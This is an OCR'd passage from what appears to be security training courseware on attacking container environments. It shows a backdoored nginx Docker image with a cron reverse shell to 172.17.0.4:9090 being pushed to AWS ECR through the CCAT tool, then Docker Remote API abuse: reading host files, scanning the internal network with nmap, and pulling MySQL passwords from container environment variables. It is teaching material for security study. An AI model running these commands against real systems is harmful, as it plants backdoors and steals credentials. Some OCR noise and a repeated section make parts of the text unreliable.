RUN apt-get update && apt-get -y install cron
----------------
Enter Docker instruction:  RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/cront
ab
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest
RUN apt-get update && apt-get -y install cron
RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/crontab
----------------

Enter Docker instruction:  CMD cron && nginx -g 'daemon off;'
```

Figure 19.58: Screenshot of CCAT embedding reverse shell

- **Step 4: Push the backdoor Docker image**

  Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository.



File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:backdoor...
rhinosecuritylabs/ccat:latest (festive_bhabha - Up 5 minutes)
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
backdoor (a few seconds ago)
latest (22 days ago)
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
Preview README.md
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

Cloud Container Attack Tool (CCAT)

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
CMD cron && nginx -g 'daemon off;'
----------------

Enter Docker instruction:
Review:
| Dockerfile                                                                                              |
|---------------------------------------------------------------------------------------------------------|
| FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest                                          |
| RUN apt-get update && apt-get -y install cron                                                           |
| RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/crontab |
| CMD cron && nginx -g 'daemon off;'                                                                      |

? Would you like to build a Docker image from above Dockerfile?  Yes
Running module docker__backdoor...
Built (<Image: '216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:backdoor'>, <itertools._tee object at 0x7fd68a089348>)
docker__backdoor completed.

MODULE SUMMARY:

1 Images built

? What do you want to do?  Push Repos to ECR
? Enter AWS region name  us-east-1
? Enter AWS ECR repository URI  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter AWS ECR repository tag  backdoor
Running module erc__push_repos...
{'status': 'The push refers to repository [216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx]'}
{'status': 'Preparing', 'progressDetail': {}, 'id': '6f69617351e1'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'a5d0c03bffa5'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'fe6a7a3b3f27'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'd0673244f7d4'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'd8a33133e477'}
```

Figure 19.59: Screenshot of CCAT pushing the Docker image



Exploiting Docker Remote API

Retrieving files from the Docker host

- Run the following command to get an image of Alpine Linux:

```
$ docker -H <Remote IP:Port> pull alpine
```

- Create a container from the image using the following command:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

- Run the `ls` command inside the container to retrieve files stored on the Docker host:

```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```


```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Scanning internal network

- Use Nmap to scan the host's internal network to identify running services:

```
$ docker -H <docker host> run --network=host --rm
marsmensch/nmap -ox <IP Range>
```

```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```



Exploiting Docker Remote API (Cont'd)

Retrieving credentials

- Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container
name]
$ docker -H [docker remote host] exec -i [container
name] env
```

```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Querying databases

- Run the following command to find MySQL containers:

```
$ docker -H [docker remote host] ps | grep mysql
```

- Run the following command to retrieve MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-
mysql env
```

- Use the retrieved credentials to find databases in the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql
mysql -u root -p <password> -e "show databases"
```

```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED     STATUS     PORTS                          NAMES
260f6220d004   mysql   4 days ago  Up 4 days  0.0.0.0:3306->3306/tcp   some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:


```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the `ls` command inside the container to retrieve files stored on the Docker host:

